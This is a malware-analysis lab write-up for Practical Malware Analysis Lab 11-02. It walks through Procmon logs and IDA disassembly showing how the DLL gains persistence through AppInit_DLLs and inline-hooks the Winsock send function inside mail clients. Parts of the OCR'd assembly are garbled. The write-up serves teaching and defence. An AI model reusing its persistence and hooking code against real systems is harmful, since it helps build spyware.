11:45:37.6502...	rundll32.exe	928	CreateFile	C:\ProgramData\chocolatey\lib\pmalabs.flare\tools\Practical Malware Analysis Labs\BinaryCollection\Chapter_11\Lab11-02\Lab11-02.dll
11:45:37.6507...	rundll32.exe	928	RegOpenKey	HKEY\SYSTEM\CurrentControlSet\Control\SafeBoot\Option
11:45:37.6507...	rundll32.exe	928	RegOpenKey	HKEY\SYSTEM\CurrentControlSet\Control\Srv\GPV.DLL
11:45:37.6507...	rundll32.exe	928	RegOpenKey	HKEY\SYSTEM\CurrentControlSet\Control\Srv\GPV.DLL
11:45:37.6507...	rundll32.exe	928	RegOpenKey	HKEY\Software\Policies\Microsoft\Windows\Safer\CodeIdentifiers
11:45:37.6507...	rundll32.exe	928	RegQueryValue	HKEY\Software\Policies\Microsoft\Windows\safer\codeidentifiers\TransparentEnabled
11:45:37.6507...	rundll32.exe	928	RegCloseKey	HKEY\Software\Policies\Microsoft\Windows\safer\codeidentifiers
11:45:37.6507...	rundll32.exe	928	RegOpenKey	HKEY\Software\Policies\Microsoft\Windows\Safer\CodeIdentifiers
11:45:37.6517...	rundll32.exe	928	CreateFile	C:\Windows\System32\sehost.dll
11:45:37.6518...	rundll32.exe	928	QueryBasicInfor...	C:\Windows\System32\sehost.dll
11:45:37.6518...	rundll32.exe	928	CloseFile	C:\Windows\System32\sehost.dll
11:45:37.6519...	rundll32.exe	928	CreateFile	C:\Windows\System32\sehost.dll
11:45:37.6520...	rundll32.exe	928	CreateFileMapp...	C:\Windows\System32\sehost.dll
11:45:37.6520...	rundll32.exe	928	CreateFileMapp...	C:\Windows\System32\sehost.dll
11:45:37.6521...	rundll32.exe	928	CloseFile	C:\Windows\System32\sehost.dll
11:45:37.6526...	rundll32.exe	928	CreateFile	C:\Windows\System32\apphelp.dll
11:45:37.6527...	rundll32.exe	928	QueryBasicInfor...	C:\Windows\System32\apphelp.dll
11:45:37.6527...	rundll32.exe	928	CloseFile	C:\Windows\System32\apphelp.dll
11:45:37.6528...	rundll32.exe	928	CreateFile	C:\Windows\System32\apphelp.dll
11:45:37.6529...	rundll32.exe	928	CreateFileMapp...	C:\Windows\System32\apphelp.dll
11:45:37.6529...	rundll32.exe	928	CreateFileMapp...	C:\Windows\System32\apphelp.dll
11:45:37.6530...	rundll32.exe	928	CloseFile	C:\Windows\System32\apphelp.dll
11:45:37.6531...	rundll32.exe	928	CreateFile	C:\Windows\AppPatch\sysmain.sdb
11:45:37.6532...	rundll32.exe	928	QueryStandardI...	C:\Windows\AppPatch\sysmain.sdb
11:45:37.6532...	rundll32.exe	928	CreateFileMapp...	C:\Windows\AppPatch\sysmain.sdb
11:45:37.6532...	rundll32.exe	928	QueryStandardI...	C:\Windows\AppPatch\sysmain.sdb
11:45:37.6532...	rundll32.exe	928	CreateFileMapp...	C:\Windows\AppPatch\sysmain.sdb

Showing 311 of 271,216 events (0.11%)

Backed by virtual memory

Naturally there's a lot of requests that we won't be interested in. One way to reduce the number of irrelevant entries is to add a filter that only shows operations that contain the words 'set' or 'create'. Although this may seem like we miss out on interesting file reads, the 'CreateFile' API call is used both in file or I/O creation, or reading. This gives us coverage of these interesting events. By making this change we're reduced to 99 entries.

11:45:37.7164...	rundll32.exe	928	CreateFile	C:\Windows\System32\Lab11-02.dll	NAME NOT FOUND
11:45:37.7166...	rundll32.exe	928	CreateFile	C:\Windows\System32\Lab11-02.dll	NAME NOT FOUND
11:45:37.7167...	rundll32.exe	928	CreateFile	C:\Windows\System\Lab11-02.dll	NAME NOT FOUND
11:45:37.7169...	rundll32.exe	928	CreateFile	C:\Windows\Lab11-02.dll	NAME NOT FOUND
11:45:37.7170...	rundll32.exe	928	CreateFile	C:\ProgramData\chocolatey\lib\pmalabs.flare\tools\Practical Malware Analysis Labs\BinaryCollection\Chapter_11\Lab11-02.dll	SUCCESS
11:45:37.7172...	rundll32.exe	928	CreateFile	C:\ProgramData\chocolatey\lib\pmalabs.flare\tools\Practical Malware Analysis Labs\BinaryCollection\Chapter_11\Lab11-02.dll	NAME NOT FOUND
11:45:37.7173...	rundll32.exe	928	CreateFile	C:\ProgramData\chocolatey\lib\pmalabs.flare\tools\Practical Malware Analysis Labs\BinaryCollection\Chapter_11\Lab11-02.dll	SUCCESS
11:45:37.7173...	rundll32.exe	928	CreateFileMapp...	C:\ProgramData\chocolatey\lib\pmalabs.flare\tools\Practical Malware Analysis Labs\BinaryCollection\Chapter_11\Lab11-02.dll	FILE LOCKED WITH ONLY READERS
11:45:37.7173...	rundll32.exe	928	CreateFileMapp...	C:\ProgramData\chocolatey\lib\pmalabs.flare\tools\Practical Malware Analysis Labs\BinaryCollection\Chapter_11\Lab11-02.dll	SUCCESS
11:45:37.7175...	rundll32.exe	928	CreateFile	C:\ProgramData\chocolatey\lib\pmalabs.flare\tools\Practical Malware Analysis Labs\BinaryCollection\Chapter_11\Lab11-02.dll	NAME NOT FOUND
11:45:37.7176...	rundll32.exe	928	CreateFile	C:\ProgramData\chocolatey\lib\pmalabs.flare\tools\Practical Malware Analysis Labs\BinaryCollection\Chapter_11\Lab11-02.dll	SUCCESS
11:45:37.7176...	rundll32.exe	928	CreateFile	C:\ProgramData\chocolatey\lib\pmalabs.flare\tools\Practical Malware Analysis Labs\BinaryCollection\Chapter_11\Lab11-02.dll	FILE LOCKED WITH ONLY READERS
11:45:37.7176...	rundll32.exe	928	CreateFileMapp...	C:\ProgramData\chocolatey\lib\pmalabs.flare\tools\Practical Malware Analysis Labs\BinaryCollection\Chapter_11\Lab11-02.dll	SUCCESS
11:45:37.7177...	rundll32.exe	928	CreateFile	C:\ProgramData\chocolatey\lib\pmalabs.flare\tools\Practical Malware Analysis Labs\BinaryCollection\Chapter_11\Lab11-02.dll	NAME NOT FOUND
11:45:37.7178...	rundll32.exe	928	CreateFile	C:\ProgramData\chocolatey\lib\pmalabs.flare\tools\Practical Malware Analysis Labs\BinaryCollection\Chapter_11\Lab11-02.dll	SUCCESS
11:45:37.7178...	rundll32.exe	928	CreateFileMapp...	C:\ProgramData\chocolatey\lib\pmalabs.flare\tools\Practical Malware Analysis Labs\BinaryCollection\Chapter_11\Lab11-02.dll	FILE LOCKED WITH ONLY READERS
11:45:37.7178...	rundll32.exe	928	CreateFileMapp...	C:\ProgramData\chocolatey\lib\pmalabs.flare\tools\Practical Malware Analysis Labs\BinaryCollection\Chapter_11\Lab11-02.dll	SUCCESS
11:45:37.7179...	rundll32.exe	928	CreateFile	C:\ProgramData\chocolatey\lib\pmalabs.flare\tools\Practical Malware Analysis Labs\BinaryCollection\Chapter_11\Lab11-02.dll	NAME NOT FOUND
11:45:37.7179...	rundll32.exe	928	CreateFile	C:\ProgramData\chocolatey\lib\pmalabs.flare\tools\Practical Malware Analysis Labs\BinaryCollection\Chapter_11\Lab11-02.dll	SUCCESS
11:45:37.7179...	rundll32.exe	928	CreateFileMapp...	C:\ProgramData\chocolatey\lib\pmalabs.flare\tools\Practical Malware Analysis Labs\BinaryCollection\Chapter_11\Lab11-02.dll	FILE LOCKED WITH ONLY READERS
11:45:37.7181...	rundll32.exe	928	CreateFile	C:\Windows\System32\rundll32.exe	SUCCESS
11:45:37.7184...	rundll32.exe	928	CreateFile	C:\Windows\System32\Lab11-02.dll	NAME NOT FOUND
11:45:37.7186...	rundll32.exe	928	CreateFile	C:\Windows\System32\Lab11-02.dll	NAME NOT FOUND
11:45:37.7188...	rundll32.exe	928	CreateFile	C:\Windows\System\Lab11-02.dll	NAME NOT FOUND
11:45:37.7189...	rundll32.exe	928	CreateFile	C:\Windows\Lab11-02.dll	NAME NOT FOUND
11:45:37.7190...	rundll32.exe	928	CreateFile	C:\Windows\System32\Lab11-02.dll	SUCCESS
11:45:37.7192...	rundll32.exe	928	CreateFile	C:\ProgramData\chocolatey\lib\pmalabs.flare\tools\Practical Malware Analysis Labs\BinaryCollection\Chapter_11\Lab11-02.dll	SUCCESS
11:45:37.7194...	rundll32.exe	928	CreateFile	C:\ProgramData\chocolatey\lib\pmalabs.flare\tools\Practical Malware Analysis Labs\BinaryCollection\Chapter_11\Lab11-02.dll	FILE LOCKED WITH ONLY READERS
11:45:37.7194...	rundll32.exe	928	CreateFileMapp...	C:\ProgramData\chocolatey\lib\pmalabs.flare\tools\Practical Malware Analysis Labs\BinaryCollection\Chapter_11\Lab11-02.dll	SUCCESS
11:45:37.7194...	rundll32.exe	928	CreateFileMapp...	C:\ProgramData\chocolatey\lib\pmalabs.flare\tools\Practical Malware Analysis Labs\BinaryCollection\Chapter_11\Lab11-02.dll	NAME NOT FOUND
11:45:37.7196...	rundll32.exe	928	CreateFile	C:\Windows\System32\Lab11-02.dll	SUCCESS
11:45:37.7202...	rundll32.exe	928	CreateFile	C:\Windows\System32\udtheme.dll	SUCCESS
11:45:37.7204...	rundll32.exe	928	CreateFile	C:\Windows\System32\udtheme.dll	FILE LOCKED WITH ONLY READERS
11:45:37.7205...	rundll32.exe	928	CreateFileMapp...	C:\Windows\System32\udtheme.dll	SUCCESS
11:45:37.7239...	rundll32.exe	928	CreateFile	C:\Windows\System32\dwmapi.dll	SUCCESS
11:45:37.7242...	rundll32.exe	928	CreateFile	C:\Windows\System32\dwmapi.dll	SUCCESS
11:45:37.7242...	rundll32.exe	928	CreateFileMapp...	C:\Windows\System32\dwmapi.dll	FILE LOCKED WITH ONLY READERS
11:45:37.7242...	rundll32.exe	928	CreateFileMapp...	C:\Windows\System32\dwmapi.dll	SUCCESS
11:45:37.7345...	rundll32.exe	928	RegSetValue	HKEY\Software\Microsoft\Windows NT\CurrentVersion\Windows\Applnt_DLLs	ACCESS DENIED
11:45:37.7346...	rundll32.exe	928	CreateFile	C:\ProgramData\chocolatey\lib\pmalabs.flare\tools\Practical Malware Analysis Labs\BinaryCollection\Chapter_11\Lab11-02.dll	SUCCESS
11:45:37.7347...	rundll32.exe	928	CreateFile	C:\ProgramData\chocolatey\lib\pmalabs.flare\tools\Practical Malware Analysis Labs\BinaryCollection\Chapter_11\Lab11-02.dll	SUCCESS
11:45:37.7349...	rundll32.exe	928	CreateFile	C:\Windows\System32\spoolv32.dll	ACCESS DENIED
11:45:37.7351...	rundll32.exe	928	CreateFile	C:\Windows\System32\spoolv32.dll	ACCESS DENIED
11:45:37.7352...	rundll32.exe	928	CreateFile	C:\Windows\System32\spoolv32.dll	ACCESS DENIED
11:45:37.7353...	rundll32.exe	928	CreateFile	C:\Windows\System32\spoolv32.dll	ACCESS DENIED
11:45:37.7354...	rundll32.exe	928	CreateFile	C:\Windows\System32\spoolv32.dll	ACCESS DENIED
11:45:37.7355...	rundll32.exe	928	CreateFile	C:\Windows\System32\spoolv32.dll	ACCESS DENIED

Showing 99 of 271,216 events (0.036%)

Backed by virtual memory

From the above we can see 3 main entries of interest. The first is that it issues a CreateFile API call to the below:

- C:\Windows\System32\Lab11-02.ini

Because we know that the CreateFile can be used for either creating or reading a file, we can look a little bit deeper at the properties of this event. By doing this we see that it is only looking to open the file with read privileges, rather than write to it.

The screenshot shows the Event Properties window for an event from rundll32.exe. The event details are as follows:

Date:	11/4/2020 11:45:37.7196904 PM
Thread:	1524
Class:	File System
Operation:	CreateFile
Result:	NAME NOT FOUND
Path:	C:\Windows\System32\Lab11-02.ini
Duration:	0.0000806

Below the main details, the 'Desired Access' and 'Disposition' fields are highlighted in yellow:

Desired Access:	Generic Read
Disposition:	Open

Further down, the 'Options', 'Attributes', 'ShareMode', and 'AllocationSize' fields are listed:

Options:	Synchronous IO Non-Alert, Non-Directory File
Attributes:	N
ShareMode:	Read
AllocationSize:	n/a

If you compare this to the event for CreateFile on the below, we can see that

- C:\Windows\System32\spoolvxx32.dll

The screenshot shows the Event Properties window for an event from rundll32.exe. The event details are as follows:

Date:	11/4/2020 11:45:37.7349516 PM
Thread:	1524
Class:	File System
Operation:	CreateFile
Result:	ACCESS DENIED
Path:	C:\Windows\System32\spoolvxx32.dll
Duration:	0.0001279

Below the main details, the 'Desired Access' and 'Disposition' fields are highlighted in yellow:

Desired Access:	Generic Write, Read Data/List Directory, Read Attributes, Delete OverwriteIf
Disposition:	Sequential Access, Non-Directory File

Further down, the 'Options', 'Attributes', 'ShareMode', and 'AllocationSize' fields are listed:

Options:	A
Attributes:	None
ShareMode:	0

In addition to this the malware attempts to add an entry to add the above DLL into 'ApplInit\_DLLs' within the registry. If we take a look into this and the security [implementations added to Windows 7](#), we can gather that this is used to load the specified DLL into every user mode process on the system; however, because this is designed for Windows XP, there's no modification to 'RequireSignedApplInit\_DLLs' which is required to allow unsigned modules from being loaded in this manner.

# ApplInit\_DLLs in Windows 7 and Windows Server 2008 R2

05/31/2018 • 2 minutes to read •

## Platform

Clients - Windows 7

Servers - Windows Server 2008 R2

## Feature Impact

Severity - Low

Frequency - Low

## Description

ApplInit\_DLLs is a mechanism that allows an arbitrary list of DLLs to be loaded into each user mode process on the system. Microsoft is modifying the ApplInit DLLs facility in Windows 7 and Windows Server 2008 R2 to add a new code-signing requirement. This will help improve the system reliability and performance, as well as improve visibility into the origin of software.

## Configuration

Values stored under the HKEY\_LOCAL\_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion \Windows key in the registry determine the behavior of the ApplInit\_DLLs infrastructure. The table below describes these registry values:

Value	Description	Sample Values
LoadApplInit_DLLs (REG_DWORD)\${REMOVE}\$	Globally enables or disables ApplInit_DLLs.\$(REMOVE)\$	0x0 – ApplInit_DLLs are disabled.  0x1 – ApplInit_DLLs are enabled.
ApplInit_DLLs (REG_SZ)	Space or comma delimited list of DLLs to load. The complete path to the DLL should be specified using Short Names.	C:\PROGRA~1\WID288~1\\MICROS~1.DLL
RequireSignedApplInit_DLLs (REG_DWORD)\${REMOVE}\$	Only load code-signed DLLs.\$(REMOVE)\$	0x0 – Load any DLLs.  0x1 – Load only code-signed

### iii). Where must Lab11-02.ini reside in order for the malware to install properly?

Based on the above analysis we can conclude that Lab11-02.ini must reside at C:\Windows\System32\Lab11-02.ini for the malware to install itself. Given this is on a Windows 7 system which introduces code signing requirements (without a registry modification) then this installation won't be truly successful, even if you are running it as an administrator. From this we know that this was likely created with a target of Windows XP or older in mind.

### iv). How is this malware installed for persistence?

Based on the analysis in question 2, the malware installs itself as an ApplInit\_DLL for persistence which then means it will be loaded into any user mode process (anything that loads a user interface e.g. using User32.dll) on a system making it difficult to fully remove if every user process is running the malware. This has publicly been reported as a tactic used

(even in 2020) by nation state and cyber criminals. If we open this up in IDA and view the exported installer function we can see evidence that backs up what we've seen.

```

push    0000000000000000      ; pHandle
push    6                      ; samDesired
push    0                      ; ulOptions
push    offset SubKey          ; "SOFTWARE\\Microsoft\\Windows NT\\CurrentVer...
push    800000002h              ; hKey
call    ds:RegOpenKeyExA
test   eax, eax
jnz   short loc_100015DD

```

```

NUL
push    offset aSpoolvxx32_dll ; "spoolvxx32.dll"
call    strlen
add    esp, 4
push    eax                  ; cbData
push    offset Data           ; "spoolvxx32.dll"
push    1                    ; dwType
push    0                    ; Reserved
push    offset ValueName     ; "AppInit DLLs"
mov    ecx, [ebp+hKey]
push    ecx                  ; hKey
call    ds:RegSetValueExA
mov    edx, [ebp+hKey]
push    edx                  ; hKey
call    ds:RegCloseKey

```


```

loc_100015DD:
call    sub_1000105B
mov    [ebp+lpNewFileName], eax
push    104h                 ; size_t
push    offset aSpoolvxx32_d_1 ; "\\spoolvxx32.dll"
mov    eax, [ebp+lpNewFileName]
push    eax                  ; char *
call    strncat
add    esp, 0Ch
push    0                     ; bFailIfExists
mov    ecx, [ebp+lpNewFileName]
push    ecx                  ; lpNewFileName
push    offset ExistingFileName ; lpExistingFileName
call    ds:CopyFileA
mov    esp, ebp
pop    ebp
retn
installer endp


```

## V).What user-space rootkit technique does this malware employ?

To understand this we first need to take a look at this in IDA to get an idea of its functions. Using CTRL + F12 to view the call flow of this DLL is an excellent way to get an idea of its functions.



From this we can see that installer doesn't seem to perform many more calls than what we've already identified. Of interest is that DllMain seems to have a number of extra calls, so we'll look further into that. In particular the subroutine sub\_100014B6 seems to make the most calls and is worth investigating.



If we examine this subroutine we can see that it contains a number of checks which appear to be looking for a specific process name.

```

add    esp, 4
push   offset aThebat_exe ; "THEBAT.EXE"
call   strlen
add    esp, 4
push   eax          : size_t
push   offset aThebat_exe_0 ; "THEBAT.EXE"
mov    eax, [ebp+var_4]
push   eax          ; void *
call   memcmp
add    esp, 0Ch
test   eax, eax
jz    short loc_10001561

```

**NUL**

```

push   offset aOutlook_exe ; "OUTLOOK.EXE"
call   strlen
add    esp, 4
push   eax          , size_t
push   offset aOutlook_exe_0 ; "OUTLOOK.EXE"
mov    ecx, [ebp+var_4]
push   ecx          ; void *
call   memcmp
add    esp, 0Ch
test   eax, eax
jz    short loc_10001561

```

**NUL**

```

push   offset aMSIMN_exe ; "MSIMN.EXE"
call   strlen
add    esp, 4
push   eax          , size_t
push   offset aMSIMN_exe_0 ; "MSIMN.EXE"
mov    edx, [ebp+var_4]
push   edx          ; void *
call   memcmp
add    esp, 0Ch
test   eax, eax
jnzb  short loc_10001587

```

**NUL**

jmp loc\_10001587

**NUL**

loc\_10001561:


call sub\_100013BD

Where the DLL is running inside of a process with any of the below names:


- MSIMN.exe
- THEBAT.exe
- OUTLOOK.exe

The DLL will proceed to call the below subroutines.

- sub\_100013BD
- sub\_100012A3
- sub\_10001499



Of interest is that we can see reference to 'send' and 'wsock32.dll'. Examining `sub_100012A3` more closely, we can begin to see evidence that this gets a handle on `wsock32.dll` before `GetProcAddress` is used to get the `send` function of this DLL before passing them to `sub_10001203`.



Based on this it looks like the program is using inline hooking via this DLL as a form of user-space rootkit. The hooking code looks to primarily be installed from within 'sub\_10001203'. **vi). What does the hooking code do?**

Examining 'sub\_10001203' there's a number of operations which occur due to the complexities of adding an inline hook.

```

.text:10001203    push    ebp
.text:10001204    mov     ebp, esp
.text:10001206    sub     esp, 0Ch
.text:10001209    mov     eax, [ebp+arg_4]
.text:1000120C    sub     eax, [ebp+lpAddress]
.text:1000120F    sub     eax, 5
.text:10001212    mov     [ebp+var_4], eax
.text:10001215    lea     ecx, [ebp+f1OldProtect]
.text:10001218    push    ecx          ; lpf1OldProtect
.text:10001219    push    40h          ; f1NewProtect
.text:1000121B    push    5             ; dwSize
.text:1000121D    mov     edx, [ebp+lpAddress]
.text:10001220    push    edx          ; lpAddress
.text:10001221    call    ds:VirtualProtect
.text:10001227    push    0FFh          ; size_t
.text:1000122C    call    malloc
.text:10001231    add    esp, 4
    .Creates trampoline by
    .preserving start of
    .send which will be
    .overwritten by 0xE9
    .
.text:10001240    push    [ebp+var_8], eax
.text:10001243    mov     eax, [ebp+var_8]
.text:10001246    mov     ecx, [ebp+lpAddress]
    .
.text:10001252    mov     [eax], ecx
    .
.text:10001253    push    edx          ; void *
    .
.text:10001258    add    esp, 0Ch
    .
.text:1000125B    mov     edx, [ebp+var_8]
    .
.text:1000125E    mov     byte ptr [edx+0Ah], 0E9h
    .
.text:10001262    mov     eax, [ebp+lpAddress]
    .
.text:10001265    sub    eax, [ebp+var_8]
    .
.text:10001268    sub    eax, 0Ah
    .
.text:1000126B    mov     ecx, [ebp+var_8]
    .
.text:1000126E    mov     [ecx+0Bh], eax
    .
.text:10001271    mov     edx, [ebp+lpAddress]
    .
.text:10001274    mov     byte ptr [edx], 0E9h
    .
.text:10001277    mov     eax, [ebp+lpAddress]
    .
.text:1000127A    mov     ecx, [ebp+var_4]
    .
.text:1000127D    mov     [eax+1], ecx
    .
.text:10001280    lea     edx, [ebp+f1OldProtect]

